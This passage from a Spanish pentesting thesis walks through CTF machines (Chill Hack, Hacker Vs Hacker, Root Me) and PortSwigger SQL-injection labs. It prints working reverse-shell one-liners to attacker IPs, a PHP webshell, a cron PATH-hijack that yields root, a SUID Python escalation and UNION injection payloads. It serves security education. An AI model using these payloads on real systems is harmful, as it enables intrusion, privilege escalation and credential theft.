


Figura 12 - Intento de usar comando *ls* en la máquina *Chill Hack*

Esto sugiere que existe una lista negra de comandos en la página web. Después de varios intentos fallidos con comandos bloqueados, descubrimos que *Python* está instalado. Aunque *Python* está bloqueado, una técnica de ofuscación[129] permite su ejecución: en vez de escribir *python3*, escribimos *pyth\on3*.

La barra invertida escapa un carácter, evitando el filtro y permitiendo la ejecución del comando. Ahora necesitamos un payload en *Python* para ejecutar una reverse shell, como por ejemplo:

python3 -c 'import socket, os, pty; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("<IP atacante>", <PORT>)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); pty.spawn("/bin/sh")'

Este payload crea un socket TCP, se conecta a la máquina atacante mediante IP y puerto, redirige "stdin", "stdout" y "stderr" al socket para redireccionar la entrada y salidas estándar de la shell al socket, y finalmente, inicia una shell interactiva para que el atacante tenga una interfaz de línea de comandos.

Por tanto, sólo falta activar un proceso en nuestra máquina que escuche en el puerto al que nos vamos a conectar desde la máquina víctima (por ejemplo, 9000). Esto lo podemos realizar con la utilidad netcat, como se observa en la figura 13.




Figura 13 - Obtención de *reverse shell* de la máquina *Chill Hack*


Otro ejemplo de implementación de soluciones “a medida” lo hemos realizado en la máquina *Hacker Vs Hacker* donde nuestra tarea consiste en vulnerar un servidor web que previamente ha sido vulnerado por un ciberdelincuente (información conocida). Realizando un resumen de las fases previas a la explotación, la máquina sólo tiene dos puertos abiertos, el 22 ejecutando SSH, y el 80 ejecutando un servidor web HTTP.

Al examinar la página web directamente, nos damos cuenta de que el ciberdelincuente aprovechó un portal de subida de archivos para poder subir al servidor un *malware* denominado *webshell*[105]. Una *webshell* es un *malware* que una vez ubicado en una carpeta accesible desde la página web (y con permisos de ejecución), permite ejecutar comandos en el servidor a través de peticiones GET.

Como se puede observar en la figura 14.b, usamos *gobuster*, un fuzzer de uso sencillo para hallar el nombre con el que se ha subido dicha *webshell* a la plataforma.

Como podemos observar en la figura 14.a, se ve el código fuente de la aplicación web que se encargaba de recibir los archivos por parte de los usuarios, y en la línea 9 se ve el único filtro que tenía la página web contra archivos maliciosos, era un filtro del lado del cliente web, y solo comprobaba que el nombre del archivo tuviera la subcadena ".pdf" (leyendo de izquierda a derecha), por eso antes de realizar el ataque de *fuzzing* de la figura 14.b, podemos deducir que el atacante subió el archivo con la extensión ".pdf.php" para que el servidor cuando ejecute el archivo, detecte que es un archivo PHP y no PDF, pese a que la página web por cómo estaba hecho su código, lo procesó como si fuera un archivo PDF legible.

Vemos en la figura 14.b, en la última línea, que *gobuster* ha hallado un archivo llamado *shell.pdf.php*, que por su extensión, su nombre, y el contexto, nos da a entender que es la *webshell* que el anterior atacante usó para efectuar su ataque.



Figuras 14.a y 14.b - Hallando el nombre de la *webshell* en el servidor web

Ahora sabemos que existe una *webshell* llamada "shell.pdf.php" en el directorio "/cvs/". El uso habitual de una *webshell* sigue el siguiente patrón:

<?php system($_GET['cmd']); ?>

Este fragmento de código PHP usa la variable "cmd" obtenida por una solicitud GET y la ejecuta con system(). En "shell.pdf.php", no sabemos la variable, pero probamos "cmd" con el comando "id" y funcionó. Si no, usaríamos fuzzing para encontrarla. Invocamos la webshell desde la barra de búsqueda con la URL:

http(s)://<dominio o IP>/<ruta-a-la-webshell>/<nombre-webshell>?<variable>=<comando>

Ahora que ya tenemos un punto de apoyo en el sistema, tenemos que lograr una *reverse shell*. Esto lo podríamos conseguir enviando un ejecutable que nos proporcione esta shell invertida. En la figura 15 se refleja y detalla este proceso. Primero usamos *netcat* para abrir un puerto y ponerlo "en escucha" a la espera de recibir una conexión de una *reverse shell*, luego desplegamos un servidor web con *python3* que nos permitirá que la víctima obtenga nuestra *reverse shell*, después a través de la *webshell*, la máquina víctima descargará la *reverse shell* y la ejecutará, realizando una conexión con el puerto que habíamos puesto en escucha en primer lugar, y tras establecer esta conexión, ya hemos terminado el proceso y hemos obtenido una consola en nuestro objetivo.




Figura 15 - Acceso a usuario *www-data* con una *webshell* y *reverse shell*

4.3 Cuarta fase: Post-explotación

Una vez se accede a la máquina, el siguiente paso consiste en la escalada de privilegios que permite tomar el control absoluto de la máquina. En este sentido, existen múltiples técnicas que se pueden aplicar para conseguir este objetivo. En esta sección se presentan algunos ejemplos utilizados en los laboratorios realizados.

4.3.1 Secuestro de ruta con tarea CronTab

Retomando el caso de la máquina *Hacker Vs Hacker*, en la figura 16 se muestra la secuencia de comandos ejecutadas en la máquina víctima. Recordamos del apartado anterior que el acceso a la máquina lo habíamos conseguido a partir de una *webshell*, por lo que el acceso al sistema se realiza a través del usuario *www-data* el cual sólo tiene permisos en las carpetas asociadas al servicio web.

Se observa que solo hay un usuario en la carpeta */home/*, “lachlan”. En la carpeta personal de este usuario podemos ver que existe un archivo “user.txt” que es una flag del desafío CTF, y una carpeta bin con el archivo “backup.sh”, modificable sólo por su dueño. Cabe destacar que la protección de los directorios *home* de los usuarios es muy débil, lo que permite atravesar la carpeta particular del usuario.

Al ver el contenido de “.bash_history” del usuario “lachlan” vemos que el hacker usó un script que automatiza su elevación de privilegios a *root* y, cambió la contraseña del usuario “lachlan” al valor “thisistheway123” usando el comando *passwd.* También vemos que existe un archivo “/etc/cron.d/persistence” que el hacker editó.




Figura 16 - Hallando credenciales usuario “lachlan”

Usando este usuario y contraseña, entramos en la máquina víctima, pero observamos que tras unos pocos segundos, somos expulsados del sistema y se imprime en la terminal el mensaje “nope”. Para intentar entender lo que está pasando, volvemos a analizar el historial de comandos ejecutados y vemos cómo el presunto hacker sí editó un archivo “cronTab”, que tras inspeccionarlo, vemos que es una tarea crontab cuya función es expulsar a todo usuario que inicie sesión en el servidor. Por tanto, para poder entrar a la máquina con el usuario “lachlan” hay que tratar de evitar esta tarea *CronTab* o usarla a nuestro favor. Analizando dicho archivo (figura 17), vemos que el archivo actualiza la variable *PATH*. También observamos que todos los comandos invocados en la tarea cron se referencian usando la ruta absoluta, salvo el comando pkill, que es el que precisamente termina la sesión.




Figura 17 - Inicio de sesión con usuario “lachlan” y expulsión del sistema

Por tanto, si conseguimos crear un archivo ejecutable en la carpeta */home/lachclan/bin*, el sistema operativo encontrará este archivo antes del original ubicado en la ruta /usr/bin. Si además este programa ejecuta una *reverse shell*, conseguimos que el cron del sistema se encargue de ejecutarla periódicamente con los privilegios de root. Esto lo podemos conseguir usando el siguiente comando:

echo "bash -c 'bash -i >& /dev/tcp/10.10.196.23/9001 0>&1'" > /home/lachlan/bin/pkill ; chmod +x /home/lachlan/bin/pkill

En la figura 18 se describe el procedimiento completo así como los resultados obtenidos. Se observa cómo se muestra por pantalla varias veces el mensaje “nope” pero no nos expulsa del sistema, mientras que, en la consola superior (máquina atacante) se ve que logramos obtener la *reverse shell* como el usuario *root*.




Figura 18 - Secuestro de ruta con un *CronTab* para escalar privilegios

4.3.2 Abuso de binarios con permisos SUID

Para analizar la técnica de abuso de binarios con permisos SUID, procedemos a atacar la máquina Root Me. Estos archivos los usa habitualmente el sistema operativo para la suplantación de identidad, de tal manera que cuando se ejecuta un archivo con esta propiedad activa, el proceso suplanta la identidad del usuario que lo ha ejecutado por la del propietario del archivo. Si el propietario del archivo ejecutable es root, cualquier usuario que sea capaz de ejecutar dicho archivo suplantará la identidad de root durante la ejecución de dicho programa.

Por tanto, tras realizar las fases de escaneo y explotación en la máquina *Root Me*, hallamos una página web en la máquina que permite subir archivos, y tras lograr subir una *reverse shell*, logramos establecer una *reverse shell* con el usuario *www-data* de la máquina.

En la figura 19.a, vemos la salida del comando "*find*" para encontrar todos los archivos que tienen el bit especial SUID. Observamos que, extrañamente, el programa *python* tiene este bit SUID activo y el propietario del mismo es el usuario root. Por tanto, haciendo un pequeño programa que simplemente ejecuta una shell, conseguimos tomar el control de la máquina. El comando a ejecutar sería (figura 19.b):

"*python -c 'import os; os.execl("/bin/sh", "sh", "-p")' *"




Figura 19.a y 19.b - Abuso del bit SUID en binario *python* para escalar privilegios

Capítulo 5 Enumeración de vulnerabilidades web en la fase de explotación

En la actualidad, el servicio web se ha convertido en el más difundido y utilizado a nivel global. Desde la navegación en sitios web hasta la gestión de aplicaciones y plataformas en línea, la web es el pilar sobre el cual se sustenta gran parte de la interacción digital moderna. Debido a ello, la detección de problemas en el servicio web es de vital importancia. Fallos en la disponibilidad, seguridad o rendimiento de los sitios y aplicaciones web pueden tener repercusiones significativas, tanto para los usuarios como para las organizaciones.

Con el fin de fomentar la seguridad de este servicio, la empresa PortSwigger ha creado una plataforma educativa conocida como *Web Security Academy*, diseñada para formar y mejorar las habilidades en seguridad web de los usuarios tanto principiantes como profesionales experimentados. Ofrece una amplia gama de materiales didácticos, incluidos artículos, videos y laboratorios interactivos que permiten a los usuarios practicar y perfeccionar sus conocimientos en esta materia.

Entre todo el conjunto de vulnerabilidades descritas, en el presente trabajo nos hemos centrado en el uso diferentes técnicas para atacar servicios web, como son las vulnerabilidades de *inyección SQL*, *Path Traversal*, *subida de archivos*, *Cross-site request forgery* (CSRF) y Server-side request forgery (SSRF). En las siguientes secciones se describen las diferentes vulnerabilidades y las intrusiones realizadas para explotarlas.

5.1 Inyección SQL

La inyección SQL (*SQLi*) es una vulnerabilidad de seguridad web que permite a un atacante interferir en las consultas que una aplicación realiza a su base de datos. Esto puede permitir a un atacante acceder a datos que no debería. También puede comprometer al servidor subyacente u otra infraestructura *back-end* o la realización de ataques DoS o DDoS.

En las siguientes subsecciones vamos a abordar distintos tipos de ataques SQLi, desde ataques visibles, como ataques UNION o basado en errores, donde los resultados de la consulta se ven reflejados en los resultados de la aplicación, hasta ataques ciegos, como los basados en errores, respuestas condicionales y retardos de tiempo, donde la aplicación todavía es vulnerable a SQLi pero no devuelve los resultados de la consulta en la aplicación y tenemos que buscar otras estrategias para obtener información. También abordaremos distintas estrategias para hallar qué tipo de base de datos usaría una aplicación víctima y ataques SQLi en distintos contextos como sería usando entradas de una archivo *XML*.

5.1.1 Ataques UNION

Cuando una aplicación es vulnerable a la inyección SQL, y los resultados de la consulta se devuelven en las respuestas de la aplicación, se puede utilizar la palabra clave UNION para recuperar datos de otras tablas en la base de datos. Esto es lo que se conoce como ataque de inyección SQL UNION. La palabra clave UNION permite ejecutar una o más consultas SELECT adicionales y añadir los resultados a la consulta original.

Para que se pueda efectuar un ataque de inyección SQL UNION tienen que cumplirse dos requisitos: las consultas individuales deben devolver el mismo número de columnas y, las columnas seleccionadas en la consulta inyectada deben ser compatibles en tipo de datos con las columnas de la consulta original. Existen diversas técnicas de prueba y error para determinar tanto el número de columnas de la consulta original como la compatibilidad en el tipo de los datos.

A continuación vamos a describir un ejemplo de intrusión por SQLi en la plataforma Web Security Academy. Se trata de una aplicación de compra de productos *online*, agrupados por categorías. Posee un filtro de categorías para facilitar la búsqueda (columna “Response” en la figura 20).

En la descripción del laboratorio se nos informa que dicho filtro posee una vulnerabilidad de inyección SQL UNION, así que para poder ejecutar nuestro ataque UNION usando *Burp Suite*, primero interceptamos la petición HTTP que realiza nuestro navegador web cliente hacia el servidor con el módulo *Proxy*[123][128] de *Burp Suite*, y tras analizarla y observar que efectivamente es la petición HTTP que se encarga de ejecutar la funcionalidad del filtro por categorías de la aplicación web, reenviamos dicha petición HTTP del *Proxy* de *Burp Suite* al módulo *Repeater*.

El módulo *Repeater*[126] de *Burp Suite* es lo que se muestra en la figura 20 y consta de tres partes bien diferenciadas, la primera es la sección *Request* (parte izquierda de la figura 20), puede albergar varias peticiones HTTP[125] de la aplicación web objetivo. Su finalidad es poder realizar modificaciones maliciosas en el contenido de los campos de dichas peticiones, antes de enviarlas a la aplicación web, para probar si existen vulnerabilidades o realizar ataques contra vulnerabilidades identificadas en la aplicación web a través de dichas peticiones.

La segunda sección del *Repeater* es la sección *Response* (columna central de la figura 20), una vez hemos hecho modificaciones a una petición HTTP en la sección *Request*, procedemos a enviarla a la página web objetivo, y en la sección de *Response*, podemos ver la respuesta HTTP y el contenido de la respuesta, que devolvió la aplicación a la petición con modificaciones. A su vez, existe la opción de “renderizar” la respuesta obtenida para visualizarla como si se recibiera en un navegador web.

Por último, la tercera sección es el “inspector” (columna derecha de la figura 20) que nos permite cambiar valores de los parámetros de la petición HTTP contenida en la sección *Response* de forma más intuitiva, en la figura 20 vemos como tras seleccionar todos los caracteres inyectados en el ataque UNION (zona resaltada en azul en la figura 20 en la sección *Request*), en el inspector aparece un recuadro con los caracteres seleccionados tanto codificados como decodificados en URL.

Ahora sabiendo como funciona el módulo *Repeater*, en el laboratorio de la figura 20 interceptamos la petición HTTP (con el módulo *proxy*) que maneja el filtro de categorías en la aplicación web del laboratorio, y lo reenviamos al *Repeater*, después, procedemos a realizar la inyección SQL modificando el valor del parámetro “category” (primera línea de la columna *Request* en la figura 20) y tras enviarlo a la aplicación web y recibir su respuesta con los resultados de la inyección SQL UNION, renderizamos la respuesta y vemos como ahora podemos ver los nombres de usuarios de la aplicación y sus contraseñas, dado que el ataque UNION fue exitoso porque reflejó los resultados de la consulta en la propia respuesta de la aplicación.

Figura 20 - Ataque UNION con *Burp Suite* para hallar credenciales

Como sabemos que la aplicación es vulnerable a un ataque UNION y la consulta original devuelve dos columnas, pero la primera es de tipo numérico y la segunda es de tipo cadena, con las palabras “UNION SELECT NULL, username || ‘~’ || password” le estamos diciendo a la base de datos que nuestra tabla resultado tendrá una primera columna que tendrá un tipo de dato cualquiera, y la segunda columna será la concatenación de los valores de las columnas “username” y “password”. Si la consulta original tuviese más columnas de tipo numérico, se podría repetir la sentencia “NULL” en dichas columnas para ignorarlas, y si existieran más columnas de tipo cadena se podría evitar el uso de la técnica de concatenación de resultados en una misma columna.

Como podemos observar, el ataque fue un éxito y en la respuesta de la aplicación están las credenciales de varios usuarios, entre ellos *administrator* con su contraseña *3bmip6v0lpyn9sx6p5bs*, que se puede apreciar al final de la respuesta de la aplicación. La consulta original tiene dos columnas pero sólo una usa texto, por ende, concatenamos los datos de nuestro interés en la misma columna.

5.1.2 Hallar el tipo de la base de datos

Para explotar las vulnerabilidades de inyección SQL, es necesario encontrar información sobre la base de datos, como el tipo y la versión de software de la base de datos, y las tablas y columnas que contiene. Podemos identificar el tipo y versión de la base de datos a través de consultas específicas inyectadas para ver si funcionan. Por ejemplo, si la base de datos es de *Microsoft* o de tipo *MySQL* deberemos inyectar *SELECT @@version*, mientras que si la base de datos es *Oracle*, tendremos que inyectar *SELECT * FROM v$version*. En cambio si es de tipo *PostgreSQL* habría que inyectar *SELECT version()*. Un ejemplo usando un ataque UNION para hallar la base de datos tipo *PostgreSQL* sería el siguiente.

‘ UNION SELECT version()--

La mayoría de los tipos de bases de datos (excepto Oracle) tienen un conjunto de vistas llamado esquema de información (*information_schema*) que proporciona información sobre la base de datos. A partir del *information_schema* podemos consultar *información_schema.tables* para obtener una lista de las tablas de la base de datos.

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
MyDatabase	dbo	Products	BASE TABLE
MyDatabase	dbo	Users	BASE TABLE
MyDatabase	dbo	Feedback	BASE TABLE

Figura 21 - Ejemplo de contenido de *information_schema.tables*

En el ejemplo de la figura 21, tenemos 3 tablas, usando el atributo *table_name* podemos volver a realizar una consulta similar, pero ahora para averiguar cuáles son las columnas y los tipos de datos de las tablas. Podemos usar el atributo *columns* en el *information_schema* para obtener una lista de las columnas de cada una de las tablas.

*SELECT * FROM information_schema.columns WHERE table_name = 'Users'*

El resultado de esta inyección será una consulta similar a la figura 21, pero que muestre el nombre de las columnas y el tipo de dato de cada una de la tabla *Users*. Con esta información podremos extraer todos los datos que queramos de dicha tabla.

5.1.3 Inyección SQL ciega basada en respuestas condicionales

